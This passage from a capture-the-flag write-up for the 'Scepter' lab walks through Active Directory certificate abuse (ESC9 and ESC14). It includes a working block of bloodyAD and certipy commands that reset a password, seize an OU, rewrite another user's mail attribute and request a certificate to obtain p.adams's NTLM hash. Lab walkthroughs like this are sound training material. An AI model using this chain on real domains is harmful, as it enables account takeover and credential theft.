
So, first I started by changing our password again since it’s been some time reading and cleanup scripts probably already ran. I did it two times because i did a typo in the first command :p
Next I added the GenericAll over our OU as a user instead of trough the group, without it you can’t change the UPN name for h.brown. Then i used certipy to change the upn name for the user d.baker to h.brown using the a.carter. Which will later be used to map our cert for d.baker straight to h.brown.
Then i tried to request the cert for the user d.baker, it failed…. it seems it’s because we need an email name. Then i tried to add it using BloodyAD and request it again, and now….it worked!! we have the d.baker.pfx which when used to authenticate, would map to h.brown instead.
Well, it didn’t:

So i tried again, but now changing the email to [email protected] instead of [email protected]:


Finally man, let’s get our flag. Export his ccache, edit realm conf with:

And login:
Let’s get data again with bloodhound to see with any new information arises.
That’s the only thing i found, there is no outbound dangerous permissions, only this:

So i used bloodhound to find for whatever permission or attribute this user can write to:
bloodyAD --host dc01.scepter.htb -d scepter.htb -u h.brown -k get writable --detail
And:

Looks like we can gain the user p.adams with ESC14. I will not even try to explain it here, because i didn’t even understand it myself. But it follows the same logic than the ESC9 but now we are going to abuse the explicit mapping.
From Hacker recipes
For an explicit match, the altSecurityIdentities attribute of an account (user or machine) must contain the identifiers of the certificates with which it is authorised to authenticate. The certificate must be signed by a trusted certification authority and match one of the values in the altSecurityIdentities attribute.
The matches that can be added to the attribute are strings that follow a syntax defined with the identifiers of a certificate:

These identifiers can be found in the various fields of an X509 v3 certificate.
In AD CS, the certificate template specifies how the CA should populate the Subject field and the SAN extension of the certificate based on the enrollee’s AD attributes.
ESC14
Requirements:

So we first set the altSecurityIdentity to match our target email. And then attempt to get a valid session changing the email for b.baker like in the first time, but now to p.adams instead.

# Change password for a.carter, as there's a cleanup script
bloodyAD --host "dc01.scepter.htb" -d "scepter.htb" -u 'd.baker' -p '<HASH>' set password "a.carter" 'Password123!'
# Set a.carter owner of the "Staff Access" OU
bloodyAD --host dc01.scepter.htb -d scepter.htb -u a.carter -p 'Password123!' set owner "OU=Staff Access Certificate,DC=scepter,DC=htb" a.carter
# Grant GenericAll for a.carter on the target OU
bloodyAD --host dc01.scepter.htb -d scepter.htb -u a.carter -p 'Password123!' add genericAll "OU=Staff Access Certificate,DC=scepter,DC=htb" a.carter
# Hijack mail attr of the enrollable d.baker to victim p.adam
bloodyAD --host dc01.scepter.htb -d scepter.htb -u a.carter -p 'Password123!' set object d.baker mail -v '[email protected]'
# Request the pfx file
certipy req -u 'd.baker'@scepter.htb -hashes '<HASH>' -ca scepter-DC01-CA -template StaffAccessCertificate -target dc01.scepter.htb
# Get the ntlm hash for p.adams
certipy auth -pfx d.baker.pfx -username p.adams -domain scepter.htb -dc-ip 10.10.11.65
And by taking a look at what p.adams can do, we see this:

Taking a look what bloodhound has to say:


And we rooted it! :D